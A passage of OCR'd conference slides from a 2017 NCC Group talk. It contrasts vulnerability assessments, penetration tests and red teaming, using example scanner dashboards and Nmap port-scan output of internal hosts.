All the Cool Kids Are Red Teaming

Should You Be Drinking the Kool-aid Too?

Exploring Different Approaches to Penetration Testing


Cara Marie

NCC Group

ISSA-LA Aug 2017

Obligatory About Me

- NCC Group Principal Security Consultant Pentested numerous networks, web applications, mobile applications, etc.
- Hackbright Graduate
- Ticket scalper in a previous life
- @bones_codes | cara.marie@nccgroup.com



Not me, but sometimes I channel her ;)

DD

Why?

1. What are your most important assets in your company?
2. How would an attacker get access to them?
   Likely not through a single system or application – probably through a combination of things
3. Hence Red Team

Red Team Benefits

- Understand the impact of a security breach
- Identify weaknesses in development and testing processes
- Test incident response capabilities
- Demonstrate security controls – justify security spending

Nobody likes a sad panda...

DANGER

OPEN PIT


PROCEED WITH CAUTION

Security Assessment Flavors

Vulnerability Assessment

Penetration Test

Red Team


Breadth
Vulnerability Assessment
Penetration Test
Depth
Red Team

Threat Model
(environment, system, application, etc.)


Hard Candy Outside, Soft Gooey Center

Guaranteed results from an external-only approach to security

Insider Threats


- Employee
- Third-party Contractor
- Client

- Deliberate / Malicious
- Compromised / Accidental



Trust your employees, but
don’t allow unrestricted access
across the organization

Threat Model (environment, system, application, etc.)



Vulnerability Assessment

Vulnerability Assessment

Goals / Purpose

- Identify as many vulnerabilities as possible
- Prioritize these vulnerabilities for remediation

Exploitation is **NOT** a requirement

BUILD YOUR DEFENSE

13
CRITICAL
53
HIGH
86
MEDIUM
15
LOW
151
INFO
318
TOTAL
Operating System Comparison
Linux
Windows
Mac
Vulnerability Comparison
Critical
High
Medium
Low
Info
Host Count Comparison
Without auth
Top Hosts
.234
54
.60
7
89
.238
4
96
.185
4
97
.67
5
102
Top Vulnerabilities
MS14-066: Vulnerability in Schannel Could Allo...
PHP Unsupported Version Detection
PHP 5.4.x < 5.4.30 Multiple Vulnerabilities
Unsupported Unix Operating System
Apache 2.2 < 2.2.15 Multiple Vulnerabilities


We Run [INSERT VULN SCANNER]


We Don’t Need A Pentest

Yes, this is an argument I’ve heard…

Gaps in Automated Vulnerability Scanning

- Ratings lack context
- Risk ratings can be wrong/misleading
- More noise than signal (if misconfigured)
- Encourages “set-and-forget”






```
Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Nmap scan report for 10.62.20.52
Host is up, received user-set (0.0011s latency).
Scanned at 2017-07-31 11:08:08 PDT for 876s
Not shown: 72 filtered ports
Reason: 72 no-responses
PORT      STATE SERVICE        REASON          VERSION
80/tcp    open  http           syn-ack ttl 126 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
135/tcp   open  msrpc?         syn-ack ttl 126
139/tcp   open  netbios-ssn?   syn-ack ttl 126        [redacted]
445/tcp   open  microsoft-ds?  syn-ack ttl 126
8081/tcp  open  tcpwrapped     syn-ack ttl 126
|_mcafee-epo-agent: ePO Agent not found
49153/tcp open  unknown        syn-ack ttl 126
49154/tcp open  unknown        syn-ack ttl 126
49277/tcp open  unknown        syn-ack ttl 126
1 service unrecognized despite returning data. If you know the service/version, please subm
it the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-[redacted]                                                                   en
SF:                                                                     (D
SF:                                                                     \x
SF:                                                                     )%
SF:                                                                     LD
SF:                                                                     %r
SF:                                                                     es
SF:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
target-version.nmap                                                  244,22        23%
```

```
Nmap scan report for 10.62.20.52
Host is up, received user-set.
Scanned at 2017-07-31 17:59:36 PDT for 7s

PORT      STATE    SERVICE         REASON
80/tcp    filtered http            no-response
135/tcp   filtered msrpc           no-response
139/tcp   filtered netbios-ssn     no-response
443/tcp   filtered https           no-response
445/tcp   filtered microsoft-ds    no-response
7343/tcp  filtered swx             no-response
8081/tcp  filtered blackice-icecap no-response
8443/tcp  filtered https-alt       no-response
9084/tcp  filtered aurora          no-response
9443/tcp  filtered tungsten-https  no-response
10443/tcp filtered unknown         no-response
49153/tcp filtered unknown         no-response
49154/tcp filtered unknown         no-response
49277/tcp filtered unknown         no-response

Nmap scan report for 172.16.50.50
Host is up, received user-set.
Scanned at 2017-07-31 17:59:36 PDT for 7s

PORT      STATE    SERVICE         REASON
80/tcp    filtered http            no-response
135/tcp   filtered msrpc           no-response
139/tcp   filtered netbios-ssn     no-response
443/tcp   filtered https           no-response
445/tcp   filtered microsoft-ds    no-response
7343/tcp  filtered swx             no-response
8081/tcp  filtered blackice-icecap no-response
8443/tcp  filtered https-alt       no-response
9084/tcp  filtered aurora          no-response
9443/tcp  filtered tungsten-https  no-response
qualys-pki-dev.nmap                      29,1          12%
```

Threat Model
(environment, system,
application, etc.)

Penetration Test



Vulnerability
Assessment

Trust but

